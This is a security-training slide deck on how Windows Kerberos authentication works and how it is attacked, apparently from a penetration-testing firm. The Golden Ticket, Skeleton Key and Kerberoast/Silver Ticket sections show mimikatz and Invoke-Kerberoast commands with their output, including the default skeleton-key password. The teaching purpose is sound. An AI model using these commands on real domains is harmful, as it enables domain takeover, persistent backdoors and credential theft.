

TIM MEDIN

@TimMedin tim@redsiege.com

Red Siege Discord:
redsiege.com/discord

Kerberos & Attacks 101

slides: redsiege.com/kerb



REDSIEGE
Information Security

@RedSiege



REDSIEGE
Information Security

OUR SERVICES:



**ASSUMED BREACH
ASSESSMENT**



**RED TEAM AND
ADVISORY SIMULATION**



**PENETRATION
TESTING**



**WEB APPLICATION
PENETRATION TESTING**



**PURPLE
TEAM**



**MOBILE APP
ASSESSMENT**

CONTACT:

+1.234.249.1337

contact@redsiege.com

 **@redsiege**

 **@rsiege**

 **/redsiege**

TIM MEDIN

Principal Consultant, Founder – Red Siege

SANS Author – 560

SANS Instructor – 560, 660

IANS Faculty

SANS MSISE Program Director

Pen Tester for more than a decade

DEFINE: KERBEROS

- 1. Protocol used for Authentication in a Windows domain**
 - There is a slight bastardization done with MS Kerberos as compared to the MIT Kerberos**
- 2. Three headed dog who guards the entrance to the underworld**
 - Prevents the dead from escaping and the living from entering (seems fitting)**

KERBEROS

INTRODUCTION



In a Microsoft AD domain, the main authentication mechanism is Kerberos.

Kerberos is a network authentication protocol based on tickets. The protocol allows 2 parties (a client and a server for example) to authenticate to each other over an insecure network channel, provided that both parties trust a third party; the Kerberos server!

The main components of a Kerberos transaction are:

- The **KDC** (Key Distribution Center)

- The **client** requesting access

- The **service** the client is attempting to obtain access to

While Kerberos, is the preferred mechanism, Windows will revert to NTLMv2 if Kerberos is not available (unless explicitly disabled).

KERBEROS **BASICS**


Kerberos uses shared secrets for authentication
In a Windows domain there is only one, the
NTLM Hash

The password hash is used to encrypt everything in MS Kerberos

HOW IT WORKS

Before you can authenticate to anything you need a Ticket Granting Ticket (TGT)

TGT is only used with the KDC



AUTH TO SERVICE

TGT is used to request a ticket for a service

This is where the Golden Ticket attack rewrites the TGT (more later)

I need to authenticate to a service via Kerberos. Can I get a ticket for another service. Here is my TGT to verify my identity.



Sure, here it is. I don't check if you have permissions on the target service. I leave that up to the service. I have enough to do.



KDC

Key Distribution Center
(Windows Domain Controller)



AUTH TO SERVICE (CONT)

The Server half of the ticket is sent to the remote system

If the server can decrypt it , it then it checks* the PAC

PAC is signed with the service's key and krbtgt's key

Here is some stuff I can't read, but the KDC says this should verify me.



Member Server

I can decrypt this ticket and the HMAC signature using my hash as the key is good. I see your user info in this ticket, but before I authorize you I may* need to verify the details

PAC

PRIVILEGE ATTRIBUTE CERTIFICATE



Contains all the relevant user information

```
▼ IF_RELEVANT AD-Win2k-PAC
  Type: AD-Win2k-PAC (128)
  ▼ Data: 0500000000000000001000000b00100005800000000000000...
    Num Entries: 5
    Version: 0
    ▶ Type: Logon Info (1)
    ▶ Type: Client Info Type (10)
    ▶ Type: UPN DNS Info (12)
  ▼ Type: Server Checksum (6)
    Size: 20
    Offset: 608
    ▶ PAC_SERVER_CHECKSUM: 76ffffff8caf7c2d8866ed805fe6b0d498eb1bf9
  ▼ Type: Privsvr Checksum (7)
    Size: 20
    Offset: 632
    ▶ PAC_PRIVSVR_CHECKSUM: 76ffffff93284bbc94abefbc28b97da09d44670
```

```
▼ IF_RELEVANT AD-Win2k-PAC
  Type: AD-Win2k-PAC (128)
  ▼ Data: 0500000000000000001000000b00100005800000000000000...
    Num Entries: 5
    Version: 0
  ▼ Type: Logon Info (1)
    Size: 432
    Offset: 88
  ▼ PAC_LOGON_INFO: 01100800cccccccca0010000000000000000020070b38abd...
    ▶ MES header
  ▼ PAC_LOGON_INFO:
    Referent ID: 0x00020000
    Logon Time: Sep  2, 2014 06:12:10.414987200 CDT
    Logoff Time: Infinity (absolute time)
    Kickoff Time: Infinity (absolute time)
    PWD Last Set: Sep  2, 2014 06:07:20.706869800 CDT
    PWD Can Change: Sep  3, 2014 06:07:20.706869800 CDT
    PWD Must Change: Infinity (absolute time)
    ▶ Acct Name: tm
    ▶ Full Name: tm
    ▶ Logon Script
    ▶ Profile Path
    ▶ Home Dir
    ▶ Dir Drive
    Logon Count: 167
    Bad PW Count: 1
    User RID: 1106
    Group RID: 513
    Num RIDs: 1
  ▼ GROUP_MEMBERSHIP_ARRAY
```

SERVICE TICKET

There's more to the ticket, but these are the important parts

Server portion

- User details
- Session Key (same as below)
- Encrypted with the service account's NTLM Hash



Your portion

- Validity time
- Session Key (same as above)
- Encrypted with the TGT Session Key

SPN



SPN is the Service Principal Name, and is the mapping between service and account

Your system doesn't know (or need to know) the account running the service

The KDC does need this info so it can properly encrypt the server portion of the Service Ticket

Setspn.exe is used to map an AD account to a service

SPN

I need to talk to the mail server on cliff.medin.local



Before I can send a ticket, I need to encrypt it using the target service's hash



Service	Account
MAIL/cliff.medin.local	mailsvc
HTTP/charlotte.medin.local	websvc
MSSQL/db01.medin.local	sqlengine

THREE LONG TERM KEYS



SPN is the Service Principal Name, and is the mapping between service and account

KDC long-term secret key (derived from krbtgt account password)

The KDC long-term secret key is based on the infamous krbtgt's service account
Used to encrypt the TGT (AS-REP) and sign the PAC (AS-REP and TGS-REP)

Client long-term secret key (derived from client account password)

The client long-term secret key is based on the computer or user account
Used to check encrypted timestamp (AS-REQ) and encrypt session key (AS-REP)

Target (service) long-term secret key (derived from service account password)


The client long-term secret key is based on the computer or service account
Used to encrypt service portion of the ST (TGS-REP) and sign the PAC (TGS-REP)

AS-REQ (WITH PRE-AUTH)



sec560\erik
Pa\$\$w0rd

rc4_hmac_md5 IA4BI757588CAB6298E29E91C06DF58D



TGT - Encrypted using KDC LT key (krbtgt NT hash)

<p>Start / End / MaxRenew: 05/12/2018 07:12:18 ; 05/12/2018 17:12:18 ; 12/12/2018 07:12:18 ;</p> <p>Service Name: krbtgt; sec560.priv</p> <p>Target Name: krbtgt; sec560.priv</p> <p>Client Name: erik; sec560.private</p> <p>Flags: 40e10000</p> <p>Session Key: 0x00000012eb212eb45eb4124af9010bf13f... <snip></p>	<p>Privilege Attribute Certificate (PAC)</p> <p>Username: erik</p> <p>SID: S-I-5-21-409 ... <snip></p> <p>Groups: Administrators ... <snip></p> <p> Signed using Target LT Key</p> <p> Signed using KDC LT Key</p>
--	---


Illustration inspired by "Abusing Microsoft Kerberos - Sorry you guys don't get it," Benjamin Delpy (Blackhat USA 2014)
 redsiege.com nviso.eu

TGT AND PAC



AS-REQ with pre-authentication

- As a first step, the user will use his / her NT hash to encrypt a timestamp that is subsequently sent to the AS (Authentication Server), which is part of the Kerberos KDC (Key Distribution Center).
- The KDC attempts to decrypt the timestamp using the user's NT hash. If this is successful, a TGT (encrypted using krbtgt NTLM hash) and Client / TGS session key (encrypted using user password hash) are returned in the response.



ST (SERVICE TICKET)



Service Ticket (TGS)



Client Portion

(encrypted using Client / TGS session key)

- Validity time of the ticket
- Session key
- ...



Server Portion

(encrypted using Target LT key)

Privilege Attribute Certificate (PAC)

Username: erik
SID: S-I-5-21-409 ... <snip>



Signed w Target LT Key



Signed w KDC LT Key




Illustration inspired by "Abusing Microsoft Kerberos - Sorry you guys don't get it," Benjamin Delpy (Blackhat USA 2014)

PAC VALIDATION



sec560\erik
Pa\$\$w0rd

rc4_hmac_md5

IA4BI757588CAB6298E29E91C06DF58D

A few more words on the PAC

- Whenever the target service receives the server portion of a Service Ticket (which it can decrypt using its "Target Long Term key"), it can read out the contents of the PAC. The PAC is not always validated:
 - For TGT - The PAC is only validated when the TGT is more than 20 minutes old
 - For TGS - The PAC is typically not validated for services on modern Windows




Illustration inspired by "Abusing Microsoft Kerberos - Sorry you guys don't get it," Benjamin Delpy (Blackhat USA 2014)

GOLDEN TICKET

A Golden Ticket is "nothing more" than a "special" TGT created by an attacker.

In order to create a valid TGT (with a valid PAC), we would require:

- The Target LT Key
- The KDC LT Key

In case of a TGT, these keys are identical (krbtgt). We would thus have to obtain the NTLM hash of the krbtgt account (RC4) or the AES key (AES)!

TICKET FLOW

When we would use a Golden Ticket, the first interaction is a TGS-REQ (request for a Service Ticket) using the forged TGT (the Golden Ticket). There is no prior credential submission or AS-REQ / AS-REP!

GOLDEN TICKET (TGT)

Start / End / MaxRenew: 05/12/2018 07:12:18 ; 05/12/2028 17:12:18 ; 12/12/2028 07:12:18 ;

Service Name: krbtgt; sec560.priv

Target Name: krbtgt; sec560.priv

Client Name: domain.admin; sec5

Flags: 40e10000

Session Key: 0x00000012eb212eb45eb4124af9010bf13f... <snip>

Privilege Attribute Certificate (PAC)

Username: DOMAIN.ADMIN

SID: S-I-5-21-409 ... <snip>


Groups: Domain Admins ... <snip>



Signed using Target LT Key



Signed using KDC LT Key



GOLDEN TICKET **PROPERTIES**



So what makes a Golden Ticket "special"?

- It's created ***WITHOUT*** any interaction with the DC (it's "homemade 😊"). This is possible because Kerberos is a "stateless" protocol (it thus not keeps track of all previously created TGT's).
- As discussed in the previous slide, though, it would require us to obtain the KDC Long Term key (which should not be easy to get!).
- It's typically a TGT for an administrative account (e.g. RID 500 in the domain or a Domain Administrator).
- It's typically valid for a long time (10 years by default).

GOLDEN TICKET CREATION



Golden Ticket - Step 1

Using Mimikatz, a golden ticket can be generated using the following information:

- KDC LT key (e.g. KRBTGT NTLM hash)
- Domain admin account name
- Domain name
- SID of domain admin account

All of these values can be obtained by any user in the domain, except for the KDC LT key!

```
mimikatz 2.1.1 x86 (oe.eo)
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'####' with 21 modules * * */

mimikatz # kerberos::golden /krbtgt :e19ccf75ee54e06b06a5907af13cef42 /admin:root
/domain:sec560.private /sid:S-1-5-21-1458117341-2101632361-2707338445-500 /ticket:golden.ticket.bin
User
Domain : root
Domain : sec560.private (SEC560)
SID : S-1-5-21-1458117341-2101632361-2707338445-500
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey : e19ccf75ee54e06b06a5907af13cef42 - rc4_hmac_nt
Lifetime : 10/07/2017 18:08:29 ; 8/07/2027 18:08:29 ; 8/07/2027 18:08:29
-> Ticket : golden.ticket.bin

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
Final Ticket Saved to file !
mimikatz #
```

```
C:\Windows\system32\cmd.exe
C:\demo\mimikatz_trunk\Win32>dir golden.ticket.bin
Volume in drive C has no label.
Volume Serial Number is F437-E4C4

Directory of C:\demo\mimikatz_trunk\Win32

10/07/2017 18:08          1.359 golden.ticket.bin
                1 File(s)          1.359 bytes
                0 Dir(s)      2.436.993.024 bytes free

C:\demo\mimikatz_trunk\Win32>
```

GOLDEN TICKET CREATION



```
mimikatz 2.1.1 x86 (oe.eo)
mimikatz # kerberos::ptt golden.ticket.bin
* File: 'golden.ticket.bin': OK
mimikatz # kerberos::list
[00000000] - 0x00000017 - rc4_hmac_nt
      Start/End/MaxRenew: 10/07/2017 18:08:29 ; 8/07/2027 18:08:29 ; 08/07/2027 18:08:29
      Server Name          : krbtgt/sec560.private @ sec560.private
      Client Name         : root @ sec560.private
      Flags 40e00000      : pre_authent ; initial ; renewable ; forwardable ;
mimikatz #
```

Golden Ticket - Step 2

In this second attack step, we can now re-inject the ticket in Windows memory, thereby readying for use when we try to attempt accessing a service that relies on Kerberos authentication (e.g. accessing a Windows share).

Once a golden ticket is generated, the only way a company can mitigate the attack is to change the password of the krbtgt account twice (It has a hard-coded password history of 2 + the KDC will also attempt to validate a TGT with hashes in the password history!). This will, however, invalidate all tickets and could have production impact!

SKELETON KEY



Another AD persistence attack we would like to highlight is the **Skeleton Key** attack, which has also been added as a built-in module in Mimikatz. A skeleton key is a key that opens all the locks in a building. In the same way a Skeleton Key can "unlock" all systems in the domain!

How does the "Skeleton Key" attack work?


- The Skeleton Key only works for Kerberos **RC4 encryption**;
- The Skeleton Key is a backdoor that **runs on the Domain Controller (in memory)** allows single password (the skeleton password) that can be used to log on to any account;

Technically, the Skeleton Key does this by manipulating the way the encrypted timestamp (AS-REQ) is validated. As a reminder: in RC4, the timestamp is encrypted using the NT hash of the user by the client, after which the domain controller attempts to decrypt the timestamp using the user NT hash. When the Skeleton Key is installed, the domain controller will attempt to decrypt the timestamp using the user's NT hash AND the skeleton key NT hash (mimikatz default: 60BA4FCADC466C7A033C178194C03DF6, which is password "mimikatz").

- As it runs in memory, it does not persist by itself (but can, of course, be scripted or persisted)

SKELETON KEY



 mimikatz 2.1.1 x64 (oe.eo)

```
.#####.   mimikatz 2.1.1 (x64) built on Jun 18 2017 18:46:28
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v #'    http://blog.gentilkiwi.com/mimikatz                 (oe.eo)
'#####'                                     with 21 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # █
```

Skeleton Key in action

In the screenshot on the left, we can observe Mimikatz installing a "skeleton key" backdoor on the domain controller.

Note the simplicity of the commands... This will now allow anyone to authenticate as any user in the domain with the skeleton key password ("mimikatz").

KERBEROASTING

The ST from the TGS-REP is encrypted using the service account's password

This allows us to offline crack the service password

Guess service password -> hash -> attempt decryption -> repeat

All we need is tickets!

Remember, the KDC doesn't verify our permission to access the service, so we can request all the tickets!

REQUESTING TICKETS



The system doesn't have to be...

- Accessible
- Available
- Exist*

Here is my TGT,
Can I get a ST for
Sql01
Web01
Mail01
...

Sure thing! Your TGT looks good.
The services will authorize you,
not me. I can't keep track of all
that



EXTRACTION AND CRACKING



We need to extract or capture the tickets to cracking

Mimikatz supports this, but evasion can be a problem
Invoke-Mimikatz from PowerSploit and Empire

We can crack with John or Hashcat
(Tim wrote a cracker... it was horrible)

SILVER TICKET

Forged service ticket

Service tickets are encrypted and signed using the service account password

If we can get this hash (or password), we can create a new ticket

We bypass asking the KDC for a TGS


Similar to Golden Ticket, but the forgery is at a different step

SILVER TICKET



Silver Tickets are forged Service Tickets. While the "golden ticket" is a bit more infamous, Silver Tickets represent a serious risk: They do not require us to compromise the krbtgt account AND can be more subtle!

Service Ticket (TGS)



Client Portion

(encrypted using Client / TGS session key)

- Validity time of the ticket
- Session key
- ...



Server Portion

(encrypted using Target LT key)

Privilege Attribute Certificate (PAC)

Username: erik

SID: S-1-5-21-409 ... <snip>



Signed w Target LT Key



Signed w KDC LT Key

In a Silver Ticket attack, we **forge a Service Ticket** with a custom PAC (to escalate privileges). This Service Ticket is forged using the Target LT Key (e.g. the NTLM hash of the service).

As we don't have the KDC LT key, we cannot create a valid, complete, PAC signature. However, **PAC validation is usually disabled**, which means there is an opportunity!

KERBEROAST & SILVER TICKET DEMO



```
C:\Users\tm.MEDIN>whoami
```

```
medin\tm
```

```
C:\Users\tm.MEDIN>net user tm /domain
```

```
The request will be processed at a domain controller for domain medin.local.
```

```
User name                tm
Full Name                tm
Comment
User's comment
Country code             000 (System Default)
Account active           Yes
Account expires          Never

Password last set       3/22/2015 2:48:33 PM
Password expires        Never
Password changeable     3/23/2015 2:48:33 PM
Password required       Yes
User may change password Yes

Workstations allowed    All
Logon script
User profile
Home directory
Last logon              4/30/2020 11:50:15 AM

Logon hours allowed     All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.
```

KERBEROAST & SILVER TICKET DEMO



```
C:\Users\tm.MEDIN>net localgroup administrators  
Alias name      administrators  
Comment        Administrators have complete and unrestricted access to the computer/domain
```

Members

```
Administrator  
MEDIN\Domain Admins
```

```
The command completed successfully.
```

Attacker is just a normal user, no admin rights

KERBEROAST & SILVER TICKET DEMO



```
PS C:\Users\tm.MEDIN> Invoke-Kerberoast
```

```
TicketByteHexStream : $krb5tgs$host/blah:2E84BBA629E7A1A291492708A99C4BAB$F2F5D71FD04768259C831566  
Hash                 : B49A89DE13366108268320CA048249B19E892BD5CF719B643F4CDE8DEECF11263FA99529001B  
                     : 4FA9EC56E0EEBB0A0D9B48A326D38D190C1C4B3C44F962166A915EE50F04A6E62711C83D3026  
                     : 414A5634D45FRB4223094B0A7B0A1D0BBF3085485713FF7A7PFFC5C015AA948P4520A0A072413
```

```
ServicePrincipalName : HTTP/WEBDAV
```

```
TicketByteHexStream : $krb5tgs$MSSQLSvc/sql01.medin.local:1433:9E70D956D56E64722C48A33F5FE9BC8E$54  
Hash                 : 2CC917C4E0FD5D86D798273769760A5014DAA421326B7652987C583DAF77E7E78D95C4CE4FBF  
                     : 71471BAA8D6F20B5C155F9439581CFB493BE23203E39273E7EDD30C83613FBB6FFE65D276271  
                     : C6EB608CF6B4B98D2B9D612105C43F1E4CA186B9E56598C45AEFD89CB33657CB9681C0477D3D  
                     : B2D97721136FC5CFA3CDC86669115228D092EB192D62006529E9DCF7867125AD427EB731FE50  
